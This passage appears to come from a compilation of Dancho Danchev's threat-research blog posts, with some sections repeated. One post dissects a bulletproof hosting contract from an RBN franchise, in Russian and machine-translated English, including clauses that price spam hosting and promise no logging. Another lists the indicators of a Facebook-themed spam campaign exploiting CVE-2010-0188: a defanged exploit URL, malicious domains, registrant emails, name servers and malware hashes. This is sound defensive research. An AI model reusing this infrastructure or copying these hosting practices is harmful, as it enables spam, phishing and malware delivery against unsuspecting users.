
**- попытки спама любого рода с наших серверов виртуального хостинга, кроме как через соксы;**

**- попытки фишинга банков (кража денег);**

**- размещение информации по торговле оружием и наркотиками, торговля людьми или органами**

**людей, вызывающие межнациональную и религиозную рознь, призывающую к войне и**

**насилию;**

**- неоправданная перегрузка вычислительных мощностей сервера виртуального хостинга (допускается**

**использовать не более 5 % мощности процессора и не более 128Мб оперативной памяти сервера);**

**- попытки взлома с серверов (dedicated и виртуальный хостинг) - серверы, которые расположены**

**рядом в стойке, либо клиентов этой же страны, где расположен сервер;**

**- оскорбление в любой форме сотрудников сервиса.**

4.4. ИСПОЛНИТЕЛЬ не отвечает за содержание информации, размещаемой ЗАКАЗЧИКОМ.

4.5. ИСПОЛНИТЕЛЬ не будет нести ответственности за любые затраты или ущерб, прямо или косвенно

возникшие в результате использования услуги вэб хостинга.

4.6. MoneyBack за выделенный сервер возможен только в том случае, если недоступность данного сервера

происходит по вине ИСПОЛНИТЕЛЯ, ввиду того, что ИСПОЛНИТЕЛЬ оплачиваем полную стоимость сервера

в Дата-Центр. Также возможна замена сервера.

**4.7.**

**Размещение сайтов ЗАКАЗЧИКА, рекламируемых SPAMом на серверах ИСПОЛНИТЕЛЯ (как**

**виртуального хостинга, так и dedicated) оплачивается отдельно из расчета объема писем.**

**При**

**объёмах от 5млн до 10млн =1000 USD - 1500 USD в месяц за сервер в Китае или ГонгКонге, либо 150 USD**

**неделя или 500 USD в месяц за виртуальный хостинг, более 10-20 млн. = 200 USD неделя либо 2000 \$ за**

557

**выделенный сервер.**

4.8. ИСПОЛНИТЕЛЬ обязуется делать ежедневные резервные копии аккаунта ЗАКАЗЧИКА на сторонний

сервер (только виртуальный хостинг).

**4.9.**

**ИСПОЛНИТЕЛЬ обязуется решать самостоятельно все жалобы (абузы/abuse), не привлекая к**

**этому ЗАКАЗЧИКА и без вмешательства в данные ЗАКАЗЧИКА. ИСПОЛНИТЕЛЬ не решает жалобы**

**(абузы/abuse) от полиции, крупных правительственных организаций и VerSign.**

4.10.

*ИСПОЛНИТЕЛЬ не дает никаких гарантий, что домен ЗАКАЗЧИКА не будет заблокирован по*

*любым причинам, а особенно таким как любой вид SPAMa, fraud, phishing и т.п.*

## **5. КОНФИДЕНЦИАЛЬНАЯ ИНФОРМАЦИЯ**

*5.1. Стороны обязуются без обоюдного согласия не передавать третьим лицам либо использовать иным*

*способом, не предусмотренным условиями Договора, организационно-технологическую, коммерческую,*

*финансовую и иную информацию, составляющую секрет для любой из сторон (далее - "конфиденциальная*

*информация") при условии, что:*

*- такая информация имеет действительную или потенциальную коммерческую ценность в силу ее*

*неизвестности третьим лицам;*

*- к такой информации нет свободного доступа на законном основании;*

*- обладатель такой информации принимает надлежащие меры к обеспечению ее конфиденциальности.*

*5.2. Стороны обязуются, без обоюдного согласия, не передавать третьим лицам сведения о содержании*

*и условиях Договора.*

## **5.3.**

***ИСПОЛНИТЕЛЬ обязуется предотвращать запись логов на серверах виртуального хостинга и маршрутизирующем оборудовании.***

*5.4. Будьте внимательны, сотрудники ИСПОЛНИТЕЛЯ не запрашивают пароли от аккаунтов виртуального*

*хостинга и выделенных серверов. Исключением является ситуация, когда ЗАКАЗЧИК просит произвести*

*какие-либо работы на его Выделенном Сервере.*

558



## **Automatically translated Russian Business Network (RBN) Contractual Agreement/Contract:**

### *1. SUBJECT OF CONTRACT*

#### *1.1.*

*Customer Requests, but ARTIST is committed to the placement and / or registration CUSTOMER virtual*

*server on the Internet.*

### *2. CONDITIONS OF IMPLEMENTATION OF THE TREATY*

*2.1. At the conclusion of this treaty ARTIST produces initial setup and configuration of the virtual server and*

*provides the necessary information for CUSTOMER virtual server administration.*



*2.2. ARTIST provides access to the Internet to the virtual server, as well as efficiency of all available services*

*CUSTOMER day seven days a week.*

### *3. PRICES AND ORDER OF PAYMENT*

*3.1. Cost and arrangements of works under this contract at the time of its conclusion is determined in accor-*

*dance with existing conditions, the staff distributed by E-Mail and / or ICQ.*

*3.2.*

*Payment is made ZAKAZCHIKOM as payment services support virtual web server ISPOLNITELEM. ARTIST*

*559*

*right to suspend the provision of services at a negative status of the account.*

*3.3. All dedicated servers are provided in a position UNMANAGED ie ISPOLNITELYA administrators can, but not*

*OBYAZANY tune rented server. For any server setup CUSTOMER or scripts on it - charge of \$ 50 USD / for 1 hour*

*administrator ISPOLNITELYA to your question, at least half an hour. The full server administration specialists*

*ISPOLNITELYA worth USD 250 per month. Free done rebooting the server (if not automatic form for this).*

*3.4. If no payment ZAKAZCHIKOM bill on the last day of the period, the data are removed CUSTOMER new of-*

*fensive on days without reciprocating. In the case of virtual hosting account and removed all of your backups, in case the rental server (dedicated or vps) server is removed from service, formatted hard drives.*

#### **4. RESPONSIBILITY OF PARTIES**

*4.1. ARTIST no responsibility to ZAKAZCHIKOM or third parties for any delays, interruptions, damage or losses*

*that occur because of:*

*(a) defects in any electronic or mechanical equipment, not belonging ISPOLNITELYU;*

*(b) problems in the transfer of data or connection that occurred through no fault ISPOLNITELYA;*

*(c) due to force majeure circumstances, in the conventional sense, that is, nepredotvratimymi forces and emergency*

*circumstances, not subject to reasonable control;*

*(g) pressure from the authorities.*

*4.2. At the dissolution of the Treaty on the initiative CUSTOMER, ZAKAZCHIKU unused portion of the advance is not refundable.*

***4.3. ARTIST reserves the right to suspend or terminate CUSTOMER service contract in order without the un-***

***conditional return of customer funds in the following cases:***

- Locating and zoofilii child pornography in any form;**
- attempted burglary, unauthorized entry to the server, in the accounts of other customers, trying to damage equipment or software;**
- attempted burglary governmental organizations in any form;**
- spam attempts of any kind from our servers hosting virtual except through SOCKS;**
- phishing attempts banks (stealing money);**
- posting on the arms trade and drug trafficking, or human organs, causing inter-ethnic and religious discord, calling for war and violence;**
- unjustified computing power overload virtual server hosting (which is allowed to use no more than 5 % of CPU capacity, and no more than 128 MB of RAM server);**
- attempted burglary of servers (and dedicated virtual hosting) - servers, which are located next to the rack,**
- a customer in the same country where the server;**
- insulting to any form of service personnel.**

4.4. ARTIST is not responsible for the content of the information posted ZAKAZCHIKOM.

*4.5. ARTIST shall not be liable for any costs or damages arising directly or indirectly from the use of Web hosting services.*

*4.6. MoneyBack for dedicated server is possible only in case the inaccessibility of the fault occurs on the server*

*ISPOLNITELYA, because ARTIST pay for the full cost of a server in Data Center. Also possible replacement server.*

**4.7.**

***Placing sites CUSTOMER advertised on servers ISPOLNITELYA SPAM (as virtaulnogo hosting, and dedi-***

***cated) is charged separately at the rate of the volume of letters. With volume of 5 million to 10 million USD = 1000***

***- 1500 USD per month for the server in China or Gong Konge or 150 USD week, or 500 USD per month for a virtual***

***hosting, a 10-20 million = 200 USD week, or \$ 2000 for a dedicated server.***

*4.8. ARTIST undertakes to do daily backups CUSTOMER account for the third-party server (only virtual hosting).*

***4.9. ARTIST undertakes to decide all complaints (abuzy / abuse), are not engaging in the CUSTOMER and***

***without interference in the CUSTOMER data. ARTIST does not solve complaints (abuse / abuse) from the police,***

***government organizations and major VerSign.***

*4.10. ARTIST gives no guarantees that the domain CUSTOMER not be blocked for any reason, but especially like any kind of SPAM, fraud, phishing, etc.*

## ***5. CONFIDENTIAL INFORMATION***

*5.1. The Parties undertake without the unanimous consent not to transfer to third parties or used in any other*

*way other than prescribed conditions Treaty, organizational and technological, commercial, financial and other*

*information, which is the secret to any of the parties (hereinafter - "confidential information"), provided that:*

- this information is actual or potential commercial value by virtue of its unknown third parties;*
- to such information no free access to the lawful;*
- holds such information shall take appropriate steps to ensure its confidentiality.*

*5.2. The Parties undertake, without unanimous consent, not to transfer to third parties about the content and conditions of the Treaty.*

***5.3. ARTIST undertakes to prevent logging on servers and virtual hosting routing equipment.***

#### 5.4.

*Be careful, do not require employees ISPOLNITELYA passwords from virtual hosting accounts and dedicated servers. The exception is when CUSTOMER request to any work for his Vydelennom Server.*

Excluding the direct offering of managed servers for spam sending in the actual agreement/contract, and the fact

that their abuse department is virtually non-existent, the contact explicitly prohibits related malicious/fraudulent

activity. Naturally, that's not the case when AbdAllah (VN) used to advertise its bulletproof hosting service across

cybercrime-friendly communities, "back in the day":

561



In 2013, despite the overall availability of RBN-like bulletproof hosting providers, cybercriminals continue experi-

menting with abusing legitimate infrastructure in an attempt to mitigate the risk of having their activities exposed.

Various cases throughout the last couple of years include:

- [5]Cybercriminals use Twitter, LinkedIn, Baidu, MSDN as command and control infrastructure
- [6]RSA: Banking trojan uses social network as command and control server

- [7]Trojan.Whitewell: What's your (bot) Facebook Status Today?
- [8]Twitter-based Botnet Command Channel
- [9]Google Groups Trojan
- [10]Zeus crimeware using Amazon's EC2 as command and control server

The "best" is yet to come.

***This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.***

1.  
<https://www.google.com/#bav=&q=site:ddanchev.blogspot.com+RBN>
2.  
<http://www.shadowserver.org/wiki/uploads/Information/RBN-AS40989.pdf>
3.  
[http://www.shadowserver.org/wiki/uploads/Information/RBN\\_Rizing.pdf](http://www.shadowserver.org/wiki/uploads/Information/RBN_Rizing.pdf)
4. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html>
5.  
<http://www.zdnet.com/blog/security/cybercriminals-use-twitter-linkedin-baidu-msdn-as-command-and-control-infrastructure/11210>

6. <http://www.zdnet.com/blog/security/rsa-banking-trojan-uses-social-network-as-command-and-control-server/6>

[877](#)

7. <http://www.symantec.com/connect/blogs/trojanwhitewell-what-s-your-bot-facebook-status-today>

8. <http://www.arbornetworks.com/asert/2009/08/twitter-based-botnet-command-channel/>

9. <http://www.symantec.com/connect/blogs/google-groups-trojan>

10. <http://www.zdnet.com/blog/security/zeus-crimeware-using-amazons-ec2-as-command-and-control-server/5110>

11. <http://ddanchev.blogspot.com/>

12. <http://twitter.com/danchodanchev>

562



## **Dissecting a Sample Russian Business Network (RBN) Contract/Agreement Through the Prism of RBN's**

**AbdAllah Franchise (2013-08-10 21:10)**

[1]**The Russian Business Network (RBN)**, is perhaps the most speculated, buzzed about, cybercrime enterprise in

the World, a poster child for fraudulent activity 'streaming' from 'Mother Russia', in the eyes of respected/novice

security/cybercrime researchers across the globe.



However, what a huge percentage of the researchers who're just catching up with its '[2]**fraudulent perfor-**

**mance metrics'** over the years, don't realize, is how a newly emerged bulletproof hosting provider, managed to end

up, as the World's most prolific source of fraudulent/malicious activity.

Hint: Basic business concepts like franchising, signalling the early stages of the modernization/professionalization of

cybercrime, where being the benchmark has had a direct inspirational impact in the 'hearts and minds' of current

and potential cybercriminals, then and now.

Case in point is [3]**Abdallah Internet Hizmetleri also known as AbdAllah (VN)**, an ex-RBN darling relying on the franchise business concept.

In this post, I'll discuss a sample contract/contractual agreement that every one of its customers had to sign

before doing business with them, which in the broader context leads to a situation, where while the franchise is

publicly advertising the bulletproof hosting services for trojans, exploits, warez, adult content, drop projects, botnets

563

and spam, it's explicitly forbidding such activities – with some visible exceptions – in its contractual agreement.

What does this mean? It means that the Russian Business Network, the benchmark for the majority of ex/currently

active bulletproof hosting providers, has been (legally) forwarding the responsibility for the fraudulent activity

to its customers, in between reserving the right to act and deactivate their accounts if they ever violate the

agreement/contract. The first thing that comes to my mind when it comes to the RBN 'reaction' in a socially

oriented manner, are the infamous [4]**RBN Fake Account Suspended Notices**, and that's just for starters, indicating a

deteriorated understanding of malicious/fraudulent activity, with high profit margins in mind.

Let's go through the contract/agreement that every customer used to sign, before doing cybercrime-friendly

business with them, both in original Russian, and automatically translated in English.

### **Sample AbdAllah (VN) Contractual Bulletproof Hosting Agreement/Contract in Russian:**

#### *1. ПРЕДМЕТ ДОГОВОРА*

*1.1. Заказчик поручает, а ИСПОЛНИТЕЛЬ берет на себя обязательства по размещению и/или регистрации*

*виртуального сервера ЗАКАЗЧИКА в сети Интернет.*

#### *2. УСЛОВИЯ ВЫПОЛНЕНИЯ ДОГОВОРА*

*2.1.*

*По заключению настоящего договора ИСПОЛНИТЕЛЬ производит первоначальную установку*

*и настройку виртуального сервера и обеспечивает ЗАКАЗЧИКА необходимой информацией для*

*администрирования виртуального сервера.*

## *2.2.*

*ИСПОЛНИТЕЛЬ обеспечивает доступ в сети Интернет к виртуальному серверу, а так же*

*работоспособность всех доступных сервисов ЗАКАЗЧИКА круглосуточно в течение семи дней в неделю.*

## *3. ЦЕНЫ И ПОРЯДОК ОПЛАТЫ*

### *3.1.*

*Стоимость и порядок оплаты работ по настоящему договору на момент его заключения*

*определяется в соответствии с действующими условиями, распространяемыми сотрудниками по E-*

*Mail и/или ICQ.*

### *3.2.*

*Оплата вносится ЗАКАЗЧИКОМ в счет оплаты услуги поддержки виртуального веб-сервера*

*ИСПОЛНИТЕЛЕМ. ИСПОЛНИТЕЛЬ вправе приостановить предоставление услуг при отрицательном*

*состоянии счета.*

### 3.3.

*Все выделенные серверы предоставляются в состоянии UNMANAGED, т.е администраторы*

*ИСПОЛНИТЕЛЯ могут, но не ОБЯЗАНЫ настраивать арендуемый сервер. За любую настройку сервера*

*ЗАКАЗЧИКА, либо скриптов на нём - взимается плата в размере 50 USD/за 1 час работы администратора*

*ИСПОЛНИТЕЛЯ по Вашему вопросу, минимум пол часа. Полное администрирование сервера специалистами*

*ИСПОЛНИТЕЛЯ стоит 250 USD в месяц.*

*Бесплатно осуществляется перезагрузка сервер (если нет*

*автоматической формы для этого).*

*3.4. В случае не оплаты услуг ЗАКАЗЧИКОМ в последний день биллингового периода, данные ЗАКАЗЧИКА*

*удаляются по наступлению новых суток без возврата. В случае виртуального хостинга удаляется*

*аккаунт и все бэкапы данного аккаунта, в случае аренды сервера (dedicated или vps) сервер снимается с*

*обслуживания, форматируются жесткие диски.*

## 4. ОТВЕТСТВЕННОСТЬ СТОРОН

564

### 4.1.

*ИСПОЛНИТЕЛЬ не несет ответственности перед ЗАКАЗЧИКОМ или третьими сторонами за*

*любые задержки, прерывания, ущерб или потери, происходящие из-за:*

*(а) дефектов в любом электронном или механическом оборудовании, не принадлежащем ИСПОЛНИТЕЛЮ;*

*(б) проблем при передаче данных или соединении, произошедших не по вине ИСПОЛНИТЕЛЯ ;*

*(в) вследствие обстоятельств непреодолимой силы в общепринятом смысле, т.е. чрезвычайными силами*

*и непредотвратимыми обстоятельствами, не подлежащими разумному контролю;*

*(г) давление властей.*

*4.2. При расторжении Договора по инициативе ЗАКАЗЧИКА, неиспользованная часть аванса ЗАКАЗЧИКУ не*

*возвращается.*

#### **4.3.**

**ИСПОЛНИТЕЛЬ оставляет за собой право приостановить обслуживание ЗАКАЗЧИКА или**

**расторгнуть договор в безусловном порядке без возвращения средств заказчику в следующих случаях:**

**- размещение детской порнографии и зоофилии в любом виде;**

**- попытки взлома, несанкционированного проникновения на сервер, в аккаунты других клиентов,**

**попытки порчи оборудования или программного обеспечения;**

**- попытки взлома правительственных организаций в любом виде;**

**- попытки спама любого рода с наших серверов виртуального хостинга, кроме как через соксы;**

**- попытки фишинга банков (кража денег);**

**- размещение информации по торговле оружием и наркотиками, торговля людьми или органами**

**людей, вызывающие межнациональную и религиозную рознь, призывающую к войне и насилию;**

**- неоправданная перегрузка вычислительных мощностей сервера виртуального хостинга (допускается**

**использовать не более 5 % мощности процессора и не более 128Мб оперативной памяти сервера);**

**- попытки взлома с серверов (dedicated и виртуальный хостинг) - серверы, которые расположены**

**рядом в стойке, либо клиентов этой же страны, где расположен сервер;**

**- оскорбление в любой форме сотрудников сервиса.**

*4.4. ИСПОЛНИТЕЛЬ не отвечает за содержание информации, размещаемой ЗАКАЗЧИКОМ.*

*4.5. ИСПОЛНИТЕЛЬ не будет нести ответственности за любые затраты или ущерб, прямо или косвенно*

*возникшие в результате использования услуги вэб хостинга.*

*4.6. MoneyBack за выделенный сервер возможен только в том случае, если недоступность данного сервера*

*происходит по вине ИСПОЛНИТЕЛЯ, ввиду того, что ИСПОЛНИТЕЛЬ оплачиваем полную стоимость сервера*

*в Дата-Центр. Также возможна замена сервера.*

**4.7.**

***Размещение сайтов ЗАКАЗЧИКА, рекламируемых СПАМом на серверах ИСПОЛНИТЕЛЯ (как***

***виртуального хостинга, так и dedicated) оплачивается отдельно из расчета объема писем.***

***При***

***объёмах от 5млн до 10млн =1000 USD - 1500 USD в месяц за сервер в Китае или ГонгКонге, либо 150 USD***

***неделя или 500 USD в месяц за виртуальный хостинг, более 10-20 млн. = 200 USD неделя либо 2000 \$ за***

**выделенный сервер.**

4.8. ИСПОЛНИТЕЛЬ обязуется делать ежедневные резервные копии аккаунта ЗАКАЗЧИКА на сторонний сервер (только виртуальный хостинг).

**4.9.**

**ИСПОЛНИТЕЛЬ обязуется решать самостоятельно все жалобы (абузы/abuse), не привлекая к**

**этому ЗАКАЗЧИКА и без вмешательства в данные ЗАКАЗЧИКА. ИСПОЛНИТЕЛЬ не решает жалобы**

**(абузы/abuse) от полиции, крупных правительственных организаций и VerSign.**

**4.10.**

ИСПОЛНИТЕЛЬ не дает никаких гарантий, что домен ЗАКАЗЧИКА не будет заблокирован по

любым причинам, а особенно таким как любой вид SPAMa, fraud, phishing и т.п.

**5. КОНФИДЕНЦИАЛЬНАЯ ИНФОРМАЦИЯ**

5.1. Стороны обязуются без обоюдного согласия не передавать третьим лицам либо использовать иным

способом, не предусмотренным условиями Договора, организационно-технологическую, коммерческую,

финансовую и иную информацию, составляющую секрет для любой из сторон (далее -



*"конфиденциальная*

*информация") при условии, что:*

*- такая информация имеет действительную или потенциальную коммерческую ценность в силу ее*

*неизвестности третьим лицам;*

*- к такой информации нет свободного доступа на законном основании;*

*- обладатель такой информации принимает надлежащие меры к обеспечению ее конфиденциальности.*

*5.2. Стороны обязуются, без обоюдного согласия, не передавать третьим лицам сведения о содержании*

*и условиях Договора.*

### **5.3.**

***ИСПОЛНИТЕЛЬ обязуется предотвращать запись логов на серверах виртуального хостинга и***

***маршрутизирующем оборудовании.***

*5.4. Будьте внимательны, сотрудники ИСПОЛНИТЕЛЯ не запрашивают пароли от аккаунтов виртуального*

*хостинга и выделенных серверов. Исключением является ситуация, когда ЗАКАЗЧИК просит произвести*

*какие-либо работы на его Выделенном Сервере.*



## **Automatically translated Russian Business Network (RBN) Contractual Agreement/Contract:**

### *1. SUBJECT OF CONTRACT*

#### *1.1.*

*Customer Requests, but ARTIST is committed to the placement and / or registration CUSTOMER virtual server on the Internet.*

### *2. CONDITIONS OF IMPLEMENTATION OF THE TREATY*

*2.1. At the conclusion of this treaty ARTIST produces initial setup and configuration of the virtual server and provides the necessary information for CUSTOMER virtual server administration.*

*2.2. ARTIST provides access to the Internet to the virtual server, as well as efficiency of all available services CUSTOMER day seven days a week.*

### *3. PRICES AND ORDER OF PAYMENT*

*3.1. Cost and arrangements of works under this contract at the time of its conclusion is determined in accordance with existing conditions, the staff distributed by E-Mail and / or ICQ.*

#### *3.2.*

*Payment is made ZAKAZCHIKOM as payment services support virtual web server ISPOLNITELEM. ARTIST*

567

*right to suspend the provision of services at a negative status of the account.*

*3.3. All dedicated servers are provided in a position UNMANAGED ie ISPOLNITELYA administrators can, but not*

*OBYAZANY tune rented server. For any server setup CUSTOMER or scripts on it - charge of \$ 50 USD / for 1 hour*

*administrator ISPOLNITELYA to your question, at least half an hour. The full server administration specialists*

*ISPOLNITELYA worth USD 250 per month. Free done rebooting the server (if not automatic form for this).*

*3.4. If no payment ZAKAZCHIKOM bill on the last day of the period, the data are removed CUSTOMER new of-*

*fensive on days without reciprocating. In the case of virtual hosting account and removed all of your backups, in case*

*the rental server (dedicated or vps) server is removed from service, formatted hard drives.*

#### *4. RESPONSIBILITY OF PARTIES*

*4.1. ARTIST no responsibility to ZAKAZCHIKOM or third parties for any delays, interruptions, damage or losses*

*that occur because of:*

*(a) defects in any electronic or mechanical equipment, not belonging ISPOLNITELYU;*

*(b) problems in the transfer of data or connection that occurred through no fault ISPOLNITELYA;*

*(c) due to force majeure circumstances, in the conventional sense, that is, nepredotvratimymi forces and emergency circumstances, not subject to reasonable control;*

*(g) pressure from the authorities.*

*4.2. At the dissolution of the Treaty on the initiative CUSTOMER, ZAKAZCHIKU unused portion of the advance is not refundable.*

***4.3. ARTIST reserves the right to suspend or terminate CUSTOMER service contract in order without the un-***

***conditional return of customer funds in the following cases:***

***- Locating and zoofilii child pornography in any form;***

***- attempted burglary, unauthorized entry to the server, in the accounts of other customers, trying to dam-***

***age equipment or software;***

***- attempted burglary governmental organizations in any form;***

***- spam attempts of any kind from our servers hosting virtual except through SOCKS;***

***- phishing attempts banks (stealing money);***

**- posting on the arms trade and drug trafficking, or human organs, causing inter-ethnic and religious discord, calling for war and violence;**

**- unjustified computing power overload virtual server hosting (which is allowed to use no more than 5 % of CPU capacity, and no more than 128 MB of RAM server);**

**- attempted burglary of servers (and dedicated virtual hosting) - servers, which are located next to the rack,**

**a customer in the same country where the server;**

**- insulting to any form of service personnel.**

4.4. ARTIST is not responsible for the content of the information posted ZAKAZCHIKOM.

568

4.5. ARTIST shall not be liable for any costs or damages arising directly or indirectly from the use of Web hosting services.

4.6. MoneyBack for dedicated server is possible only in case the inaccessibility of the fault occurs on the server

ISPOLNITELYA, because ARTIST pay for the full cost of a server in Data Center. Also possible replacement server.

**4.7.**

**Placing sites CUSTOMER advertised on servers  
ISPOLNITELYA SPAM (as virtualnogo hosting, and**

**dedi-**

**cated) is charged separately at the rate of the volume of letters. With volume of 5 million to 10 million USD = 1000**

**- 1500 USD per month for the server in China or Gong Konge or 150 USD week, or 500 USD per month for a virtual**

**hosting, a 10-20 million = 200 USD week, or \$ 2000 for a dedicated server.**

*4.8. ARTIST undertakes to do daily backups CUSTOMER account for the third-party server (only virtual hosting).*

**4.9. ARTIST undertakes to decide all complaints (abuzy / abuse), are not engaging in the CUSTOMER and**

**without interference in the CUSTOMER data. ARTIST does not solve complaints (abuzy / abuse) from the police,**

**government organizations and major VerSign.**

*4.10. ARTIST gives no guarantees that the domain CUSTOMER not be blocked for any reason, but especially like any kind of SPAM, fraud, phishing, etc.*

## **5. CONFIDENTIAL INFORMATION**

*5.1. The Parties undertake without the unanimous consent not to transfer to third parties or used in any other*

*way other than prescribed conditions Treaty, organizational and technological, commercial, financial and other*

*information, which is the secret to any of the parties (hereinafter - "confidential information"), provided that:*

- this information is actual or potential commercial value by virtue of its unknown third parties;*
- to such information no free access to the lawful;*
- holds such information shall take appropriate steps to ensure its confidentiality.*

*5.2. The Parties undertake, without unanimous consent, not to transfer to third parties about the content and conditions of the Treaty.*

***5.3. ARTIST undertakes to prevent logging on servers and virtual hosting routing equipment.***

*5.4.*

*Be careful, do not require employees ISPOLNITELYA passwords from virtual hosting accounts and dedi-*

*cated servers. The exception is when CUSTOMER request to any work for his Vydelennom Server.*

Excluding the direct offering of managed servers for spam sending in the actual agreement/contract, and the fact

that their abuse department is virtually non-existent, the contact explicitly prohibits related malicious/fraudulent

activity. Naturally, that's not the case when AbdAllah (VN) used to advertise its bulletproof hosting service across

cybercrime-friendly communities, "back in the day":



In 2013, despite the overall availability of RBN-like bulletproof hosting providers, cybercriminals continue experi-

menting with abusing legitimate infrastructure in an attempt to mitigate the risk of having their activities exposed.

Various cases throughout the last couple of years include:

- [5]Cybercriminals use Twitter, LinkedIn, Baidu, MSDN as command and control infrastructure
- [6]RSA: Banking trojan uses social network as command and control server
- [7]Trojan.Whitewell: What's your (bot) Facebook Status Today?
- [8]Twitter-based Botnet Command Channel
- [9]Google Groups Trojan
- [10]Zeus crimeware using Amazon's EC2 as command and control server

The "best" is yet to come.

***This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.***

1.

<https://www.google.com/#bav=&q=site:ddanchev.blogspot.com+RBN>



2. <http://www.shadowserver.org/wiki/uploads/Information/RBN-AS40989.pdf>
3. [http://www.shadowserver.org/wiki/uploads/Information/RBN\\_Rizing.pdf](http://www.shadowserver.org/wiki/uploads/Information/RBN_Rizing.pdf)
4. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notice.html>
5. <http://www.zdnet.com/blog/security/cybercriminals-use-twitter-linkedin-baidu-msdn-as-command-and-control-infrastructure/11210>
6. <http://www.zdnet.com/blog/security/rsa-banking-trojan-uses-social-network-as-command-and-control-server/6877>
7. <http://www.symantec.com/connect/blogs/trojanwhitewell-what-s-your-bot-facebook-status-today>
8. <http://www.arbornetworks.com/asert/2009/08/twitter-based-botnet-command-channel/>
9. <http://www.symantec.com/connect/blogs/google-groups-trojan>
10. <http://www.zdnet.com/blog/security/zeus-crimeware-using-amazons-ec2-as-command-and-control-server/5110>
11. <http://ddanchev.blogspot.com/>
12. <http://twitter.com/danchodanchev>



## **Spamvertised 'Confirmed Facebook Friend Request' Themed Emails Serve Client-Side Exploits**

**(2013-08-15 14:03)**

A currently circulating malicious spam campaign, entices users into thinking that they've received a legitimate '*Friend*

*Confirmation Request*' on Facebook. In reality thought, the campaign attempts to exploit client-side vulnerabilities,

[1]**CVE-2010-0188** in particular.

### **Client-side exploits serving URL:**

*hxxp://facebook.com.n.find-friends.lindoliveryct.net:80/news/facebo*

*ok-onetime.php?dpheelxa=1l:30:1l:1g:1j*

*&pkvby=h &rzuhhh=1h:33:1o:2v:32:1o:2v:1o:1j:1m  
&ycxlcvr=1f:1d:1f:1d:1f:1d:1f*

**Detection rate for the malicious PDF: [2]MD5: 39326c9a2572078c379eb6494dc326ab** - detected by 3 out of

45 antivirus scanners as PDF/Blacole-FAA!39326C9A2572; Exploit:Win32/CVE-2010-0188; Exploit.Script.Pdfka.btvxj

### **Domain name reconnaissance:**

**facebook.com.n.find-friends.lindoliveryct.net** -  
66.230.163.86; 95.111.32.249; 188.134.26.172 - Email:  
zsuper-

cats@yahoo.com

**Responding to the same IPs (66.230.163.86;  
95.111.32.249; 188.134.26.172) are also the followig  
malicious**

**domains:**

*actiry.com - Email: stritton@actiry.com*

*askfox.net - Emal: bovy@askfox.net*

*bnamecorni.com*

*briltox.com - Email: lyosha@briltox.com*

*condalinneuwu37.net*

571

*condrskajaumaksa66.net*

*cyberflorists.su - Email: mipartid@gmx.com*

*evishop.net - Email: hardwicke@evishop.net*

*exnihujatreetrichmand77.net*

*gondorskiedelaahuetebanj88.net*

*gotoraininthecharefare88.net*

*liliputttt9999.info - Email: dolgopoliy.alexey@yandex.ru*

*lucams.net - Email: renault@lucams.net*

*micnetwork100.com - Email: 369258wq@sina.com*

*musicstudioseattle.net- Email: rexona1948@live.com*

*nvufvwieg.com - Email: 369258wq@sina.com*

*partyspecialty.su - Email: mipartid@gmx.com*

*pinterest.com.onsayoga.net*

*quill.com.account.settings.musicstudioseattle.net*

*seoworkblog.net - Email: mendhamnewjersey@linuxmail.org*

*seoworkblog.net*

*tigerdirect.com.secure.orderlogin.asp.palmer-ford.net*

*tor-connect-secure.com - Email: 369258wq@sina.com*

*vip-proxy-to-tor.com*

### **Name servers used in these campaigns:**

*Name Server: NS1.TEMPLATESWELL.NET - 94.249.254.48 -*

*Email: freejob62@rocketmail.com*

*Name Server: NS1.THEGALAXYATWORK.COM - 94.249.254.48*

*- Email: samyideaa@yahoo.com*

*Name Server: NS1.MOBILE-UNLOCKED.NET - 91.227.220.104*

*- Email: usalifecoach47@mail.com*

*Name Server: NS2.MOBILE-UNLOCKED.NET - 32.100.2.98*

*Name Server: NS1.KNEESLAPPERZ.NET*

*Name Server: NS1.MEDUSASCREAM.NET - 37.247.108.250 -*

*Email: m\_mybad@yahoo.com*

*Name Server: NS1.CREDIT-FIND.NET - 194.209.82.222 -*

*Email: mendhamnewjersey@linuxmail.org*

*Name Server: NS1.GONULPALACE.NET - 194.209.82.222 -*

*Email: mitinsider@live.com*

*Name Server: NS1.NAMASTELEARNING.NET - 93.178.205.234*

*- Email: minelapse2001@outlook.com*

*Name Server: NS2.NAMASTELEARNING.NET - 205.28.29.52*

**The following malicious MD5s are also known to have phoned back to the same IPs/were downloaded from the same IPs in the past:**

*MD5: e08c8ed751a3fc36bc966e47b76e2863*

*MD5: f507b822651d2fbc82a98e4cc7f735a2*

*MD5: e08c8ed751a3fc36bc966e47b76e2863*

*MD5: f88d6a7381c0bbac1b1558533cfd62*

*MD5: 11be39e64c9926ea39e6b2650624dab4*

*MD5: ea893fb04cc536ff692cc3177db7e66f*

*MD5: c8f8b4c0fced61f8a4d3b2854279b4ef*

*MD5: 93bae01631d10530a7bac7367458abea*

*MD5: 199b8cf0ffd607787907b68c9ebecc8b*

*MD5: 6b1bef6fb45f5c2d8b46a6eb6a2d5834*

*MD5: 9eb6ed284284452f7a1e4e3877dded2d*

*MD5: efacf1c2c6b33f658c3df6a3ed170e2d*

*MD5: 7c70d5051826c9c93270b8c7fc9d276f*

*MD5: dcb378d6033eed2e01ff9ab8936050a0*

*MD5: 8556f98907fd74be9a9c1b3bf602f869*

***This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.***

1. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>

2. <https://www.virustotal.com/en/file/667fc839167456a70f22cf5c6ef8f0291d4e1399374219469f56472251ec58af/analysis/1376565463/>

3. <http://ddanchev.blogspot.com/>

4. <http://twitter.com/danchodanchev>

573



## **Spamvertised 'Confirmed Facebook Friend Request' Themed Emails Serve Client-Side Exploits**

**(2013-08-15 14:03)**

A currently circulating malicious spam campaign, entices users into thinking that they've received a legitimate ' *Friend*

*Confirmation Request*' on Facebook. In reality thought, the campaign attempts to exploit client-side vulnerabilities,

[1]**CVE-2010-0188** in particular.

### **Client-side exploits serving URL:**

*hxxp://facebook.com.n.find-friends.lindoliveryct.net:80/news/facebo*

*ok-onetime.php?dpheelxa=1l:30:1l:1g:1j*

*&pkvby=h &rzuhhh=1h:33:1o:2v:32:1o:2v:1o:1j:1m  
&ycxlcvr=1f:1d:1f:1d:1f:1d:1f*

**Detection rate for the malicious PDF: [2]MD5:  
